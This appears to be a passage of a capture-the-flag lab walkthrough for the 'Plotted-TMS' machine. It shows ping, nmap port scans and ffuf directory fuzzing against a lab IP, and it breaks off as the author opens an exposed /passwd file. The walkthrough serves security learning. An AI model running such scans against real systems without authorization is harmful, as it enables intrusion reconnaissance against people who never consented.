
Plotted-TMS

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.58.212

Lets try pinging it




```
ping 10.10.58.212 -c 5

PING 10.10.58.212 (10.10.58.212) 56(84) bytes of data.
64 bytes from 10.10.58.212: icmp_seq=1 ttl=60 time=180 ms
64 bytes from 10.10.58.212: icmp_seq=2 ttl=60 time=193 ms
64 bytes from 10.10.58.212: icmp_seq=3 ttl=60 time=194 ms
64 bytes from 10.10.58.212: icmp_seq=4 ttl=60 time=196 ms
64 bytes from 10.10.58.212: icmp_seq=5 ttl=60 time=181 ms

--- 10.10.58.212 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 180.126/188.636/195.561/6.832 ms
```

Alright lets do some port scanning next

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.58.212 -o allPortScan.txt
```



```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.58.212 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-05 21:03 IST
Warning: 10.10.58.212 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.58.212
Host is up (0.15s latency).
Not shown: 60545 closed tcp ports (conn-refused), 4987 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 16.41 seconds
```


Open ports

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
445/tcp open microsoft-ds
```

Lets enumerate further on those ports

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,445 10.10.58.212 -o aggressiveScan.txt
```



```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,445 10.10.58.212 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-05 21:05 IST
Nmap scan report for 10.10.58.212
Host is up (0.15s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a3:6a:9c:b1:12:60:b2:72:13:09:84:cc:38:73:44:4f (RSA)
|   256 b9:3f:84:00:f4:d1:fd:c8:e7:8d:98:03:38:74:a1:4d (ECDSA)
|_  256 d0:86:51:60:69:46:b2:e1:39:43:90:97:a6:af:96:93 (ED25519)
80/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
445/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 51.34 seconds
```

Aggressive scan


PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 a3:6a:9c:b1:12:60:b2:72:13:09:84:cc:38:73:44:4f (RSA)
| 256 b9:3f:84:00:f4:d1:fd:c8:e7:8d:98:03:38:74:a1:4d (ECDSA)
|_ 256 d0:86:51:60:69:46:b2:e1:39:43:90:97:a6:af:96:93 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
445/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Alright now lets do some directory fuzzing on these two http servers

Directory Fuzzing :

Lets do the port 80 first

```
ffuf -u http://10.10.58.212:80/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200
```



```
ffuf -u http://10.10.58.212:80/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.58.212:80/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 153ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 156ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 156ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 160ms]
admin                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 149ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 154ms]
passwd                  [Status: 200, Size: 25, Words: 1, Lines: 2, Duration: 249ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 152ms]
shadow                  [Status: 200, Size: 25, Words: 1, Lines: 2, Duration: 152ms]
:: Progress: [4614/4614] :: Job [1/1] :: 477 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```


Directories on port 80

admin [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 149ms]
index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 154ms]
passwd [Status: 200, Size: 25, Words: 1, Lines: 2, Duration:

249ms]
shadow [Status: 200, Size: 25, Words: 1, Lines: 2, Duration: 152ms]

Ok now on port 445

```
ffuf -u http://10.10.58.212:445/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200
```



```
ffuf -u http://10.10.58.212:445/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.58.212:445/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 149ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 150ms]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 151ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 151ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 148ms]
management              [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 149ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 149ms]
:: Progress: [4614/4614] :: Job [1/1] :: 488 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

Directories on port 445


index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 148ms]
management [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 149ms]

Lets get to this web application now

Web Application :

Port 80 :

Default page



Not Secure http://10.10.58.212

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
```


lets try the /passwd first



Not Secure http://10.10.58.212/passwd

